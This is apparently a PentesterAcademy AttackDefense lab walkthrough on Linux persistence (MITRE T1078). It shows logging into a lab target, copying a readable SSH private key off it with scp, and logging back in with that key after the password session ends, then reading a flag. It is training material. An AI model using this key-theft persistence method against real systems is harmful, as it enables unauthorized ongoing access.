
ATTACK
DEFENSE
by PentesterAcademy

Name	T1078: Valid Accounts
URL	https://www.attackdefense.com/challengedetails?cid=1585
Type	MITRE ATTACK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective:

1. Maintain access on the target machine after the credentials are modified. Use SSH related artifacts for this.
2. Retrieve flag from the target machine.

Solution:

Step 1: Finding the IP address of target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6637: eth0@if6638: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
6640: eth1@if6641: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:25:68:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.37.104.2/24 brd 192.37.104.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target machine is at IP 192.37.104.3

Step 2: SSH into the target machine

The SSH login credentials are provided in the challenge description:

- Username: student
- Password: password

Commands:
ssh student@192.37.104.3
Enter password “password”

```
root@attackdefense:~# ssh student@192.37.104.3
The authenticity of host '192.37.104.3 (192.37.104.3)' can't be established.
ECDSA key fingerprint is SHA256:XJKT3cfY7eUyGE+ANUXJUbujx9do/cm94BuQBcOWoho.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.37.104.3' (ECDSA) to the list of known hosts.
student@192.37.104.3's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@victim-1:~$
```

Step 3: Enumerate files present in home directory.

Command: ls -al

```
student@victim-1:~$ ls -al
total 24
drwxr-xr-x 1 student student 4096 Jun  4 06:59 .
drwxr-xr-x 1 root    root    4096 Apr 26 14:09 ..
drwx------ 2 student student 4096 Jun  4 06:59 .cache
drwxr-xr-x 1 root    root    4096 Apr 26 14:26 .ssh
-rw-r--r-- 1 student student   91 Apr 26 10:02 wait
student@victim-1:~$ ls -al .ssh/
total 16
drwxr-xr-x 1 root    root    4096 Apr 26 14:26 .
drwxr-xr-x 1 student student 4096 Jun  4 06:59 ..
-rw-r--r-- 1 root    root     396 Apr 26 13:54 authorized_keys
-rw-r--r-- 1 root    root    1679 Apr 26 13:54 id_rsa
student@victim-1:~$
```

SSH key pair is present in the ".ssh" directory.

Step 4: Exit SSH session and copy ssh private key to attacker machine.

Commands:
scp student@192.37.104.3:~/.ssh/id_rsa .
Enter password "password".

```
root@attackdefense:~# scp student@192.37.104.3:~/.ssh/id_rsa .
student@192.37.104.3's password:
id_rsa                                                                  100% 1679     2.4MB/s   00:00
root@attackdefense:~#
```

Step 5: SSH into student machine and delete the wait file.

Commands:
ssh student@192.37.104.3
Enter password "password".
rm wait

```
student@victim-1:~$ rm wait
student@victim-1:~$
student@victim-1:~$ Connection to 192.37.104.3 closed by remote host.
Connection to 192.37.104.3 closed.
root@attackdefense:~#
```

The SSH session is terminated.

Step 6: SSH into the target machine with the private key.

Commands:
chmod 400 id_rsa
ssh -i id_rsa student@192.37.104.3

```
root@attackdefense:~# chmod 400 id_rsa
root@attackdefense:~# ssh -i id_rsa student@192.37.104.3
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun  4 07:03:37 2019 from 192.37.104.2
student@victim-1:~$
```

Step 7: Retrieve the flag.

Commands:
ls -l
cat flag.txt

```
student@victim-1:~$ ls -l
total 4
-rw-r--r-- 1 root root 34 Apr 26 14:22 flag.txt
student@victim-1:~$
student@victim-1:~$ cat flag.txt
689227a4f1b97afe1ff5ebaf85babc19
student@victim-1:~$
```

Flag: 689227a4f1b97afe1ff5ebaf85babc19